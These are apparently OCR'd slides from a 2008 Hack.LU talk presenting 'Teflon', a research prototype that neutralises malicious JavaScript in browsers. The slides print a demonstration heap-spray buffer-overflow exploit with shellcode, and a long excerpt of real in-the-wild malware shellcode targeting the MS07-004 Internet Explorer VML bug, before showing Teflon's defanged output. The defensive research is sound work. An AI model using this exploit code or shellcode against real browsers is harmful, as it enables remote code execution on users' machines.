
Plain vanilla exploit

```
<script>
// calc.exe
var shellcode = unescape("%ue8fc%u0044%u0000%u458b.......
......%u6c61%u2e63%u7865%u2065%u0000");

// heap spray
var spray = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
do {
   spray += spray;
} while(spray.length < 0xc0000);
memory = new Array();
for(i = 0; i < 50; i++)
   memory[i] = spray + shellcode;

// we need approx 2200 A's to blow the buffer
buf = "";
for(i = 0; i < 550; i++)
   buf += unescape("%05%05%05%05");
buf += ".wmv";

document.write('<embed src="' + buf + '"></embed>');
</script>
```

/packer/



Scriptasylum encoder/decoder



Demo

- Teflon against plain vanilla exploit.
- Teflon against /packer/.
- Teflon against JS encoder.
- Teflon against packer+encoder.

Teflon 0.2 – in the wild

- Tested against www.cuteqq.cn malware.
- Encrypted and randomized JS delivery.
- MS07004 – IE VML bug.

Without Teflon – 0wned


Without Teflon – 0wned


```
<head>
  <title>
  Www.CuteQq.Cn
  </title>

  <style>
  v\:* {behavior:url(#VMLRender);}
  </style>

</head>

<body onload="window.status=''">
<noscript>
</noscript>

<object id="VMLRender" classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>

  <script>
  r=unescape("%u9090"+"%u9090"+
  "%u6460%u30a1%u0000%u8b00%u0c40%u708b%uad1c%u708b" +
  "%u0108%u00ec%u0004%u8b00%u56ec%u8e60%u0e4e%ue0ec" +
  "%u00ff%u0000%u4589%u5604%u9868%u8afe%ue80e%u00f1" +
  "%u0000%u4589%u5608%u2368%uffb0%ue8c2%u00e3%u0000" +
  "%u4589%u560c%uef68%u8ce%ue860%u00d5%u0000%u4589" +
  "%u5610%uc168%ue579%ue8b8%u00c7%u0000%u4589%u4014" +
  "%u3800%u75c3%u89fa%u1045%u06e9%u0001%u5e00%u7509" +
  "%u0824%u0445%u016a%u8b59%u1055%ue856%u008c%u0000" +
  "%u6850%u1a36%u702f%u98e8%u0000%u9900%u1c45%uc50b" +
  "%uc003%u6950%u2043%uff68%u0000%u5000%u458b%u6a14" +
  "%u5902%u558b%ue818%u0062%u0000%u4503%uc720%u5c00" +
  "%u2e7e%uc765%u0440%u6578%u0000%u75ff%u8b20%u0c45" +
  "%u016a%u8b59%u1055%u41e8%u0000%u6a00%u5807%u4503" +
  "%u3324%u53d0%uff53%u2075%u5350%u458b%u6a1c%u5905" +
  "%u550b%ue818%u0024%u0000%u006a%u75ff%u8b20%u0845" +
  "%u026a%u8b59%u1055%u11e8%u0000%u8100%u00c4%u0004" +
  "%u6100%uc481%u04dc%u0000%uc25d%u0024%u5b41%u0032" +
  "%u03e1%u03e1%u03e1%u03e1%u04ec%u535a%uda8b%uf7e2" +
  "%uff52%u55e0%ue8b9%u7d8b%u8b08%u0c5d%u8b56%u3c73" +
```

With Teflon – harmless div

```
<head>
<title>
Www.CuteQq.Cn
</title>
</head>
<body>
<noscript>
</noscript>
<x>
<div style="border: thick solid red;" id="VMLRender" classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</div>
<style>
v\:* {behavior:url(#VMLRender);}
</style>
<v:rect style="width: 0pt; height: 0pt;" fillcolor="white">
<v:recolorinfo recolorstate="t" numcolors="97612895">
<v:recolorinfoentry forecolor="rgb(1,0,66)" tocolor="rgb(1,0,66)" recolortype="3084" lbcolor="rgb(1,0,66)" backcolor="rgb(1,0,66)"
fromcolor="rgb(1,0,66)" lbstyle="3084" bitmaptype="3084">
<v:recolorinfoentry forecolor="rgb(1,0,66)" tocolor="rgb(1,0,66)" recolortype="3084" lbcolor="rgb(1,0,66)" backcolor="rgb(1,0,66)"
fromcolor="rgb(1,0,66)" lbstyle="3084" bitmaptype="3084">
<v:recolorinfoentry forecolor="rgb(1,0,66)" tocolor="rgb(1,0,66)" recolortype="3084" lbcolor="rgb(1,0,66)" backcolor="rgb(1,0,66)"
fromcolor="rgb(1,0,66)" lbstyle="3084" bitmaptype="3084">
<v recolorinfo="">
</v>
</v:recolorinfoentry>
</v:recolorinfoentry>
</v:recolorinfoentry>
</v:recolorinfo>
</v:rect>
</x>
```

With Teflon – harmless div



Teflon – practical deployment

- Right now, it is just a research prototype.
- How shall we use it in practice?
- Web servers can publish a "manifest" of what is allowed (or denied).
  - e.g. "My web pages should never contain OBJECTs or EMBEDs"
  - or: "Only CLSID xyz is allowed"
  - maybe like P3P? (we all know where that went)

Teflon 0.2 - Limitations

- Javascript is too powerful (read dangerous).
- "I was here first!" approach.
- Teflon really needs to be built right into the browser.

Where are browsers headed?

- Let's mash-up EVERYTHING.
- Standards driven by bloggers and Twits.
- We need a standard, granular security model for browsers – built in.
- Web servers, app frameworks need to play a role too.

Future R&D directions

- Can we detect heap sprays?
- Non-executable heap? it does exist...
- Signed Javascript, JARs?
- Browser "syscall" protection.
- Weren't Java applets supposed to be perfect? :-)

Thank you

saumil@net-square.com

Hack.LU 2008 – Luxembourg